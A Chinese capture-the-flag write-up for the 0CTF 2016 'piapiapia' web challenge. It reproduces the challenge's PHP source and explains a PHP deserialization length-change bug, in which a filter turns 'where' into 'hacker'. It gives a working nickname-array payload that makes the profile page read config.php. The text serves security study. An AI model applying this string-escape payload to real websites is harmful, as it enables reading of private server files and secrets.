
0CTF-2016-piapiapia-PHP反序列化长度变化尾部字符串逃逸
0X00
扫描一下网站目录,得到网站源码,这里说下工具使用的是dirmap,亲测御剑不好用。。。
0x01
审计源码:
index.php
<?php

	require_once('class.php');

	if($_SESSION['username']) {

		header('Location: profile.php');

		exit;

	}

	if($_POST['username'] && $_POST['password']) {

		$username = $_POST['username'];

		$password = $_POST['password'];

		if(strlen($username) < 3 or strlen($username) > 16)

			die('Invalid user name');

		if(strlen($password) < 3 or strlen($password) > 16)

			die('Invalid password');

		if($user->login($username, $password)) {

			$_SESSION['username'] = $username;

			header('Location: profile.php');

			exit;

		}

		else {

			die('Invalid user name or password');

		}

	}

	else {

?>

<!DOCTYPE html>

<html>

<head>

   <title>Login</title>

   <link href="static/bootstrap.min.css" rel="stylesheet">

   <script src="static/jquery.min.js"></script>

   <script src="static/bootstrap.min.js"></script>

</head>

<body>

	<div class="container" style="margin-top:100px">

		<form action="index.php" method="post" class="well" style="width:220px;margin:0px auto;">

			<img src="static/piapiapia.gif" class="img-memeda " style="width:180px;margin:0px auto;">

			<h3>Login</h3>

			<label>Username:</label>

			<input type="text" name="username" style="height:30px"class="span3"/>

			<label>Password:</label>

			<input type="password" name="password" style="height:30px" class="span3">

			<button type="submit" class="btn btn-primary">LOGIN</button>

		</form>

	</div>

</body>

</html>

<?php

	}

?>
一个简单的登陆,没啥特别信息,继续看。
config,php:
<?php

	$config['hostname'] = '127.0.0.1';

	$config['username'] = 'root';

	$config['password'] = '';

	$config['database'] = '';

	$flag = '';

?>
看到flag字眼,猜测flag就在这个页面,需要我们读出来。
继续看:register.php
<?php

	require_once('class.php');

	if($_POST['username'] && $_POST['password']) {

		$username = $_POST['username'];

		$password = $_POST['password'];

		if(strlen($username) < 3 or strlen($username) > 16)

			die('Invalid user name');

		if(strlen($password) < 3 or strlen($password) > 16)

			die('Invalid password');

		if(!$user->is_exists($username)) {

			$user->register($username, $password);

			echo 'Register OK!<a href="index.php">Please Login</a>';

		}

		else {

			die('User name Already Exists');

		}

	}

	else {

?>

<!DOCTYPE html>

<html>

<head>

   <title>Login</title>

   <link href="static/bootstrap.min.css" rel="stylesheet">

   <script src="static/jquery.min.js"></script>

   <script src="static/bootstrap.min.js"></script>

</head>

<body>

	<div class="container" style="margin-top:100px">

		<form action="register.php" method="post" class="well" style="width:220px;margin:0px auto;">

			<img src="static/piapiapia.gif" class="img-memeda " style="width:180px;margin:0px auto;">

			<h3>Register</h3>

			<label>Username:</label>

			<input type="text" name="username" style="height:30px"class="span3"/>

			<label>Password:</label>

			<input type="password" name="password" style="height:30px" class="span3">

			<button type="submit" class="btn btn-primary">REGISTER</button>

		</form>

	</div>

</body>

</html>

<?php

	}

?>
继续看:class.php
<?php

require('config.php');

class user extends mysql{

	private $table = 'users';

	public function is_exists($username) {

		$username = parent::filter($username);

		$where = "username = '$username'";

		return parent::select($this->table, $where);

	}

	public function register($username, $password) {

		$username = parent::filter($username);

		$password = parent::filter($password);

		$key_list = Array('username', 'password');

		$value_list = Array($username, md5($password));

		return parent::insert($this->table, $key_list, $value_list);

	}

	public function login($username, $password) {

		$username = parent::filter($username);

		$password = parent::filter($password);

		$where = "username = '$username'";

		$object = parent::select($this->table, $where);

		if ($object && $object->password === md5($password)) {

			return true;

		} else {

			return false;

		}

	}

	public function show_profile($username) {

		$username = parent::filter($username);

		$where = "username = '$username'";

		$object = parent::select($this->table, $where);

		return $object->profile;

	}

	public function update_profile($username, $new_profile) {

		$username = parent::filter($username);

		$new_profile = parent::filter($new_profile);

		$where = "username = '$username'";

		return parent::update($this->table, 'profile', $new_profile, $where);

	}

	public function __tostring() {

		return __class__;

	}

}

class mysql {

	private $link = null;

	public function connect($config) {

		$this->link = mysql_connect(

			$config['hostname'],

			$config['username'],

			$config['password']

		);

		mysql_select_db($config['database']);

		mysql_query("SET sql_mode='strict_all_tables'");

		return $this->link;

	}

	public function select($table, $where, $ret = '*') {

		$sql = "SELECT $ret FROM $table WHERE $where";

		$result = mysql_query($sql, $this->link);

		return mysql_fetch_object($result);

	}

	public function insert($table, $key_list, $value_list) {

		$key = implode(',', $key_list);

		$value = '\'' . implode('\',\'', $value_list) . '\'';

		$sql = "INSERT INTO $table ($key) VALUES ($value)";

		return mysql_query($sql);

	}

	public function update($table, $key, $value, $where) {

		$sql = "UPDATE $table SET $key = '$value' WHERE $where";

		return mysql_query($sql);

	}

	public function filter($string) {

		$escape = array('\'', '\\\\');

		$escape = '/' . implode('|', $escape) . '/';

		$string = preg_replace($escape, '_', $string);

		$safe = array('select', 'insert', 'update', 'delete', 'where');

		$safe = '/' . implode('|', $safe) . '/i';

		return preg_replace($safe, 'hacker', $string);

	}

	public function __tostring() {

		return __class__;

	}

}

session_start();

$user = new user();

$user->connect($config);
这段非常长的代码应该就是核心代码了,仔细看
发现:一个标准的sql注入过滤函数
public function filter($string) {

		$escape = array('\'', '\\\\');

		$escape = '/' . implode('|', $escape) . '/';

		$string = preg_replace($escape, '_', $string);

		$safe = array('select', 'insert', 'update', 'delete', 'where');

		$safe = '/' . implode('|', $safe) . '/i';

		return preg_replace($safe, 'hacker', $string);

	}
这里就是我们今天的漏洞点:PHP反序列化长度变化尾部字符串逃逸
这个标准的sql注入过滤函数,过滤的反斜线和单引号,同时把一些危险的字符串例如‘select’等做了替换。 这么看没什么问题,但是如果了解序列化的机制的话,就会发现其中隐含的漏洞点。 ‘select’、‘insert’、‘update’、‘delete’、‘where’这5个字符串,均会被替换为‘hacker’。前4个字符串为6个字符,而‘where’为5个字符,‘hacker’为6个字符。这意味着只有字符串中存在‘where’时会发生长度的改变。而list在被序列化成字符串时,其每一部分的长度均以例如‘s:5’的形式被固定在了字符串中,在反序列化时会按照这个值去还原数组。 举个例子,$a = array(‘where’)序列化后的字符串为‘a:1{i:0;s:5:”where”;}’,这串字符串在经过过滤函数替换操作后变成了‘a:1{i:0;s:5:”hacher”;}’,这会导致在反序列化时‘hacker’的最后一个字母‘r’读不到,从而导致出错。 于是我们可以利用这点,构造一定量的‘where’字符加上序列化控制符号覆盖掉其后的字符串,使得反序列化后的值为我们所控。
继续审计源码
发现在updata.php中
<?php

	require_once('class.php');

	if($_SESSION['username'] == null) {

		die('Login First');

	}

	if($_POST['phone'] && $_POST['email'] && $_POST['nickname'] && $_FILES['photo']) {

		$username = $_SESSION['username'];

		if(!preg_match('/^\d{11}$/', $_POST['phone']))

			die('Invalid phone');

		if(!preg_match('/^[_a-zA-Z0-9]{1,10}@[_a-zA-Z0-9]{1,10}\.[_a-zA-Z0-9]{1,10}$/', $_POST['email']))

			die('Invalid email');

		if(preg_match('/[^a-zA-Z0-9_]/', $_POST['nickname']) || strlen($_POST['nickname']) > 10)

			die('Invalid nickname');

		$file = $_FILES['photo'];

		if($file['size'] < 5 or $file['size'] > 1000000)

			die('Photo size error');

		move_uploaded_file($file['tmp_name'], 'upload/' . md5($file['name']));

		$profile['phone'] = $_POST['phone'];

		$profile['email'] = $_POST['email'];

		$profile['nickname'] = $_POST['nickname'];

		$profile['photo'] = 'upload/' . md5($file['name']);

		$user->update_profile($username, serialize($profile));

		echo 'Update Profile Success!<a href="profile.php">Your Profile</a>';

	}

	else {

?>

<!DOCTYPE html>

<html>

<head>

   <title>UPDATE</title>

   <link href="static/bootstrap.min.css" rel="stylesheet">

   <script src="static/jquery.min.js"></script>

   <script src="static/bootstrap.min.js"></script>

</head>

<body>

	<div class="container" style="margin-top:100px">

		<form action="update.php" method="post" enctype="multipart/form-data" class="well" style="width:220px;margin:0px auto;">

			<img src="static/piapiapia.gif" class="img-memeda " style="width:180px;margin:0px auto;">

			<h3>Please Update Your Profile</h3>

			<label>Phone:</label>

			<input type="text" name="phone" style="height:30px"class="span3"/>

			<label>Email:</label>

			<input type="text" name="email" style="height:30px"class="span3"/>

			<label>Nickname:</label>

			<input type="text" name="nickname" style="height:30px" class="span3">

			<label for="file">Photo:</label>

			<input type="file" name="photo" style="height:30px"class="span3"/>

			<button type="submit" class="btn btn-primary">UPDATE</button>

		</form>

	</div>

</body>

</html>

<?php

	}

?>
发现这段:
if(preg_match('/[^a-zA-Z0-9_]/', $_POST['nickname']) || strlen($_POST['nickname']) > 10)
die('Invalid nickname');
如果nickname为数组即可绕过过滤,结合序列化的漏洞,我们就可以控制其后的photo变量,做到任意文件读取
继续审计:profile.php
<?php

	require_once('class.php');

	if($_SESSION['username'] == null) {

		die('Login First');

	}

	$username = $_SESSION['username'];

	$profile=$user->show_profile($username);

	if($profile  == null) {

		header('Location: update.php');

	}

	else {

		$profile = unserialize($profile);

		$phone = $profile['phone'];

		$email = $profile['email'];

		$nickname = $profile['nickname'];

		$photo = base64_encode(file_get_contents($profile['photo']));

?>

<!DOCTYPE html>

<html>

<head>

   <title>Profile</title>

   <link href="static/bootstrap.min.css" rel="stylesheet">

   <script src="static/jquery.min.js"></script>

   <script src="static/bootstrap.min.js"></script>

</head>

<body>

	<div class="container" style="margin-top:100px">

		<img src="data:image/gif;base64,<?php echo $photo; ?>" class="img-memeda " style="width:180px;margin:0px auto;">

		<h3>Hi <?php echo $nickname;?></h3>

		<label>Phone: <?php echo $phone;?></label>

		<label>Email: <?php echo $email;?></label>

	</div>

</body>

</html>

<?php

	}

?>
关键代码:
$photo = base64_encode(file_get_contents($profile['photo']));
0x02这里结合上面的反序列化漏洞
这里讲下我的理解,就是利用大量的where(5字符),让他被WAF转化为hacker(6字符),因为序列化后他的字符都是固定的,
【$profile = a:4:{s:5:"phone";s:11:"12345678901";s:5:"email";s:8:"ss@q.com";s:8:"nickname";a:1:{i:0;s:3:"xxx"};s:5:"photo";s:10:"config.php";}s:39:"upload/804f743824c0451b2f60d81b63b6a900";}】
在我们进行反序列化时,他还原时也是5字符,但是我们的hacker是6字符,所以会报错,忽略掉这些错误字符,
构造一定量的‘where’字符加上序列化控制符号覆盖掉其后的字符串,就执行了我们在大量where后想要包含的文件。使得反序列化后的值为我们所控。
这里我们想要传入的值:
";}s:5:"photo";s:10:"config.php";}
解释一下:
前面的";}用来闭合我们的nickname数组
后面的";}来闭合我们传入的字符串,忽略掉后面的值。
我们的这些传入值一共34个字符串
所以我们需要传入34个where因为他反序列化后键值一致才不会报错,所以要有34个where。
最后我们的payload:
nickname[]=wherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewhere";}s:5:"photo";s:10:"config.php";}
bp抓包在updata.php页面进行修改:
注意上传图片有限制,我试了一下我的是34KB上传成功,太大或者太小都不行。

然后访问profile.php页面,查看源代码解base64得到flag.

参考链接:https://blog.csdn.net/zz_Caleb/article/details/96777110
0CTF-2016-piapiapia-PHP反序列化长度变化尾部字符串逃逸的更多相关文章
- [0CTF 2016]piapiapia{PHP反序列化漏洞(PHP对象注入)}
先上学习链接: https://www.freebuf.com/column/202607.html https://www.cnblogs.com/ichunqiu/p/10484832.html ...
- 刷题记录:[0CTF 2016]piapiapia
目录 刷题记录:[0CTF 2016]piapiapia 一.涉及知识点 1.数组绕过正则及相关 2.改变序列化字符串长度导致反序列化漏洞 二.解题方法 刷题记录:[0CTF 2016]piapiap ...
- [0CTF 2016] piapiapia
一道非常有意思的反序列化漏洞的题目 花费了我不少时间理解和记忆 这里简单记录其中精髓 首先打开是一个登陆页面 dirsearch扫描到了www.zip源码备份 update.php <?php ...
- [0CTF 2016]piapiapia(反序列逃逸)
我尝试了几种payload,发现有两种情况. 第一种:Invalid user name 第二种:Invalid user name or password 第一步想到的是盲注或者报错,因为fuzz一 ...
- BUUCTF |[0CTF 2016]piapiapia
步骤: nickname[]=wherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewhere ...
- 2016 piapiapia 数组绕过
0x00.感悟 写完这道题,我感觉到了扫源码的重要性.暑假复现的那些CVE,有的就是任意文件读取,有的是任意命令执行,这些应该都是通过代码审计,得到的漏洞.也就和我们的CTF差不多了. ...
- .net MVC 使用 JSON JavaScriptSerializer 进行序列化或反序列化时出错,字符串的长度超过了为 maxJsonLength 属性设置的值
在.net mvc的controller中,方法返回JsonResult,一般我们这么写: [HttpPost] public JsonResult QueryFeature(string url, ...
- 使用JSON JavaScriptSerializer 进行序列化或反序列化时出错。字符串的长度超过了为 maxJsonLength属性
"/"应用程序中的服务器错误.使用 JSON JavaScriptSerializer 进行序列化或反序列化时出错.字符串的长度超过了为 maxJsonLength 属性设置的值. ...
- JSON JavaScriptSerializer 进行序列化或反序列化时出错。字符串的长度超过了为 maxJsonLength 属性设置的值
在.net mvc的controller中,方法返回JsonResult,一般我们这么写: [HttpPost] public JsonResult QueryFeature(string u ...
随机推荐
- ssh服务启动失败 /var/empty must be owned by root and not group or world-writable.
输入 /etc/rc.d/init.d/sshd start 启动sshd服务,报如下错误: /var/empty must be owned by root and not group or wor ...
- C++编程学习(八)new&delete动态内存分配
前段时间楼主忙着期末大作业,停更了一段,今天刚好在做机器人课程的大作业时,和同组的小伙伴利用python做了工业机器人的在线编程,突然想起来很久没有阅读大型工程了,马上补上- 接下来的几篇博客主要是博 ...
- Spring Boot -- Spring Boot之@Async异步调用、Mybatis、事务管理等
这一节将在上一节的基础上,继续深入学习Spring Boot相关知识,其中主要包括@Async异步调用,@Value自定义参数.Mybatis.事务管理等. 本节所使用的代码是在上一节项目代码中,继续 ...
- 12 文件流(Unity3D)
关于文件操作在脚本中可以通过xml或其他的与文件相关的类中封装的一些方法可读取本地Asset文件夹下的xml文档和json文档到游戏中.但是这样操作文件难免会有拖延,C#提供了一种文件操作的方法, ...
- ACM-奇特的立方体
题目描述:奇特的立方体 任意给出8个整数,将这8个整数分别放在一个立方体的八个顶点上,要求检验每个面上的四个数之和相等这个条件能否被满足. 输入 一次输入8个整数 输出 YES或者NO YES表示可能 ...
- ProxyPass与ProxyPassReverse及ProxyPassMatch的概述
转载自:https://blog.csdn.net/xiaokui_wingfly/article/details/51481653 apache中的mod_proxy模块主要作用就是进行url的转发 ...
- UVA - 11582 Colossal Fibonacci Numbers! (巨大的斐波那契数!)
题意:输入两个非负整数a.b和正整数n(0<=a,b<264,1<=n<=1000),你的任务是计算f(ab)除以n的余数,f(0) = 0, f(1) = 1,且对于所有非负 ...
- Sql server 表表达式
1.表表达式概述 (1)表表达式(table expression) 是一个命名的查询表达式.代表一个有效的关系表 (2)在DML 中,使用表表达式和使用其他表非常类似 (3)sqlserver 支持 ...
- zoj 2314Reactor Cooling
秘制神奇上下界网络流%%% 什么什么有(木)源汇可行流什么的,,看不懂(一下纯属个人sb言论) 看了半天知道点,一个点u,从S连到u的流量是全部流入u的下界,u到T是全部流出u的下界和.(进去出来的约 ...
- bzoj 4260REBXOR
什么什么trie树??呵呵呵,,,, 一直在困惑怎么处理哪连续一段最大..看了题解迷惑了好久.. 然后突然发现,是xor啊,,在trie树里找到以前得插入的前缀和,然后找到与现在前缀和每一位都不同的, ...